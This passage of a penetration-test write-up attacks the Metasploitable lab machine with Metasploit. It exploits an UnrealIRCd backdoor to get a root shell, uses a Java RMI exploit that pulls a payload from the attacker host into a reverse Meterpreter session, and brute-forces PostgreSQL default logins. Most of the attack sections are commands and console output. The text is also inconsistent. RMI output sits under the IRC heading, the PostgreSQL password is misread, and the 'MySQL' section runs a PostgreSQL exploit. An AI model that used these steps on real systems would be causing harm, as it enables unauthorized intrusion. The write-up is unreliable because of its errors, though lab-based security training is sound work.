Severity: High

6667/tcp open irc UnrealIRCd: Port 6667/tcp is used by UnrealIRCd, an Internet Relay Chat (IRC) server. This version of UnrealIRCd is vulnerable to a known backdoor exploit, allowing attackers to execute arbitrary commands remotely, making it a serious security threat.

>**search UnrealIRCd**

> **set CHOST 192.168.1.224**

> **set CPORT 4444**

> **set RHOSTS 192.168.1.118**

> **show payloads**

> **set payload cmd/unix/bind_ruby**

> **run**

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.118
RHOSTS ⇒ 192.168.1.118
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.1.224:4444
[*] 192.168.1.118:1099 - Using URL: http://192.168.1.224:8080/97Dvfm1fKVHG9yd
[*] 192.168.1.118:1099 - Server started.
[*] 192.168.1.118:1099 - Sending RMI Header ...
[*] 192.168.1.118:1099 - Sending RMI Call ...
[*] 192.168.1.118:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.118
[*] Meterpreter session 1 opened (192.168.1.224:4444 → 192.168.1.118:41613) at 2024-05-21 18:57:59 +0530

meterpreter > dir
Listing: /
=========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 09:05:33 +0530  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 09:06:28 +0530  boot
040666/rw-rw-rw-  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040666/rw-rw-rw-  13480    dir   2024-04-26 10:16:20 +0530  dev
040666/rw-rw-rw-  4096     dir   2024-04-26 22:58:39 +0530  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 11:46:02 +0530  home
040666/rw-rw-rw-  4096     dir   2010-03-17 04:27:40 +0530  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
```

Here I get the meterpreter shell. Next I set the payload and exploited, then get the root shell.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.1.118:6667 - Connected to 192.168.1.118:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.118:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.118:4444
[*] Command shell session 2 opened (192.168.1.224:37515 → 192.168.1.118:4444) at 2024-05-21 19:05:15 +0530

whoami
root
```

MITIGATION: https://www.speedguide.net/port.php?port=6667

POSTGRESQL EXPLOITATION (PORT NUMBER 5432)

Severity: High

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7: Port 5432/tcp is used by PostgreSQL databases, and in Metasploitable, the vulnerable versions 8.3.0 to 8.3.7 may expose sensitive data and allow unauthorized access, making it a significant security concern.

Let’s try to login to postgres using metasploit framework.

>**search postgres**

> **use 9**


> **set username postgres**

> **set user_as_pass true**

> **set thosts 192.168.1.118**


> **set rhosts 192.168.1.118**

> **run**



```
File  Actions  Edit  View  Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > search postgres

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkVie
wFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult
.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Command Line Flag Injection
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   15  auxiliary/scanner/postgres/postgres_hashdump                           normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                         normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   18  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   19  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 19, use 19 or use post/linux/gather/vcenter_secrets_dump
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 9
```



```
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username ⇒ postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass true
user_as_pass ⇒ true
msf6 auxiliary(scanner/postgres/postgres_login) > set thosts 192.168.1.118
[!] Unknown datastore option: thosts. Did you mean RHOSTS?
thosts ⇒ 192.168.1.118
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.118
rhosts ⇒ 192.168.1.118
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.118:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.118:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
```

I obtained a login name as “postgres” and password as “postgres@template1”.

MITIGATION: https://goteleport.com/blog/securing-postgres-postgresql/

MYSQL EXPLOITATION (PORT NUMBER 3306)

Severity: Medium

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5: The MySQL 5.0.51a version on port 3306 is outdated, containing known vulnerabilities that could be exploited to gain unauthorized access or execute malicious SQL queries. Its exposure increases the risk of data breaches and privilege escalation attacks. I got meterpreter shell here by exploiting this port.


> **use exploit/linux/postgres/postgres_payload**


> **set RHOST 192.168.1.118**

> **set LHOST 192.168.1.224**

> **exploit**

meterpreter > **help**





MITIGATION: https://security.stackexchange.com/questions/135020/mysql-3306-open-port-security

CONCLUSION

The penetration test conducted on the Metasploitable vulnerable machine offers significant insights into the practical aspects of cyber security. This intentionally vulnerable environment serves as an ideal platform for exploring various security flaws and exploitation techniques that reflect real-world scenarios. By utilizing the Metasploit Framework, participants were able to enhance their understanding of vulnerability identification and exploitation, equipping them with essential skills needed for effective penetration testing.

Throughout the testing process, various vulnerabilities were successfully exploited, highlighting the ease with which attackers can compromise systems if proper security measures are not in place. Each successful exploit not only demonstrated specific attack vectors but also underscored the critical importance of a systematic approach to security assessments. The documentation and analysis of findings during the penetration test are crucial for understanding the attack lifecycle and developing robust defence strategies.

Ultimately, the experience gained from engaging with Metasploitable reinforces the necessity for organizations to implement proactive security practices. Regular vulnerability assessments, timely patch management, and continuous monitoring are essential in today's rapidly evolving threat landscape. By applying the lessons learned from this penetration test, security professionals can better prepare for real-world challenges, ensuring comprehensive protection against potential cyber threats and safeguarding critical assets.

REFERENCES:

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

https://github.com/rapid7/metasploitable3

https://www.offensive-security.com/metasploit-unleashed/